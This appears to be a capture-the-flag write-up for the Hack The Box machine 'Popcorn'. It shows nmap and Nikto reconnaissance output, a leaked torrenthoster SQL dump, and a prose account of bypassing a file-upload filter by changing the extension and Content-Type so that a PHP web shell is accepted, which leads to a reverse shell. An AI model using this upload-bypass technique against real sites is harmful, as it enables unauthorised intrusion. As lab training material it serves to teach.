

Hack The Box: Popcorn


Exploiting a vulnerable linux machine at target IP 10.10.10.6 known as Popcorn.

Strategy:

Compromise the vulnerable machine in order to gain privileged access for the root.



Tactics:

1. Perform a network scan. Using nmap to discover target Ip 10.10.10.6. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. Could not find anything. Nmap scan revealed that port 22 has a SSH service and port 80 has an Apache server running on it. Used Nikto and gobuster to brute force some directories and found an /icons dir and a torrent/login.php page.



The screenshot shows a Kali Linux desktop environment. On the left, a web browser window displays the 'Popcorn' page with the text 'It works!' and 'This is the default web page for this server. The web server software is running but no content is available.' The main terminal window shows the following commands and output:

```
shashhh10@kali: ~  
shashhh10@kali:~$ sudo nmap -sC -sV -sS -A 10.10.10.6  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 20:51 EDT  
Nmap scan report for 10.10.10.6  
Host is up (0.092s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)  
|_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)  
80/tcp    open  http      Apache httpd 2.2.12 ((Ubuntu))  
|_ http-server-header: Apache/2.2.12 (Ubuntu)  
|_ http-title: Site doesn't have a title (text/html).  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/subm  
TCP/IP fingerprint:  
OS:SCAN(V=7.80%E=4%D=5/19%OT=22%CT=1%CU=44496%PY-V%DS=2%DC=TX%G=Y%TM=5EC47F4  
OS:CP=x86_64-pc-linux-gnu)SEQ(SP=c8%GCD=1%ISR=D3%TI-Z%CTI-Z%II=1%TS=8)OPS(O  
OS:1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M54DST11N  
OS:W6%O6=M54DST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R  
OS:=Y%DF=Y%T=40%W=16D0%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%XS=OXA+S+%F=AS%  
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=OXA+S+%F=AS%O=M54DST11NW6%RD=0%  
OS:Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%K=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%  
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%K=Z%F=R%O=%RD=0%Q=)T7(R=Y%  
OS:DF=Y%T=40%W=0%S=Z%K=A+S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP  
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)  
  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE (using port 3306/tcp)  
HOP RTT ADDRESS  
1 94.85 ms 10.10.14.1  
2 101.55 ms 10.10.10.6  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/s  
Nmap done: 1 IP address (1 host up) scanned in 36.39 seconds  
shashhh10@kali:~$ nikto -h 10.10.10.6  
- Nikto v2.1.6  
-----  
+ Target IP: 10.10.10.6  
+ Target Hostname: 10.10.10.6  
+ Target Port: 80  
+ Start Time: 2020-05-19 20:53:59 (GMT-4)  
-----  
+ Server: Apache/2.2.12 (Ubuntu)  
+ Server may leak inodes via ETags, header found with file /, inode: 43621, size: 177, mtime:
```



2. Got access to the database.sql file and it contained a hashed MD4 password. But was not able to decode. So signed up with a test user1 "user1".

```

-- phpMyAdmin SQL Dump
-- version 2.10.1
-- http://www.phpmyadmin.net
--
-- Host: localhost
-- Generation Time: Jun 03, 2007 at 09:00 PM
-- Server version: 5.0.41
-- PHP Version: 4.4.7

SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";

--
-- Database: `torrenthoster`
--
--
-- Table structure for table `ban`
--
CREATE TABLE `ban` (
  `ip` varchar(60) NOT NULL default '',
  `reason` varchar(255) NOT NULL default '',
  ) ENGINE=MyISAM DEFAULT CHARSET=latin1;

--
-- Dumping data for table `ban`
--
--
-- Table structure for table `categories`
--
CREATE TABLE `categories` (
  `id` int(10) unsigned NOT NULL auto increment,
  `name` varchar(30) NOT NULL default '',
  `image` varchar(255) NOT NULL default '',
  `weight` int(3) unsigned NOT NULL default '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=29 ;

--
-- Dumping data for table `categories`
--

```

10:49 PM

Torrent Hoster - Users - Mozilla Firefox

10.10.10.6/torrent/users/index.php?mode=register

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Home Browse Upload Forum Stats News F.A.Q. About Development

Login Register

Please fill out the registration form, note that all fields are required.

Username:

Password:



Password:(confirm)

Email:



Enter Code:



RenderTime: 0.006
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by [Torrent Hoster](#)

3. The upload section where we could upload a png image but there were no restrictions on account creation. Grabbed an kali torrent file and edited the info. This made it possible to upload a php file.



4. Using Owasp zap intercepts the user requests and the file upload contains two checks; a valid image extension and the P0st content-type is image/png. Just added php as an extension and changed shell.php file content type to image/png to accept the file and forward the request to get a shell file in the upload dir. This then helped us get a reverse tcp shell and get access to the machine.

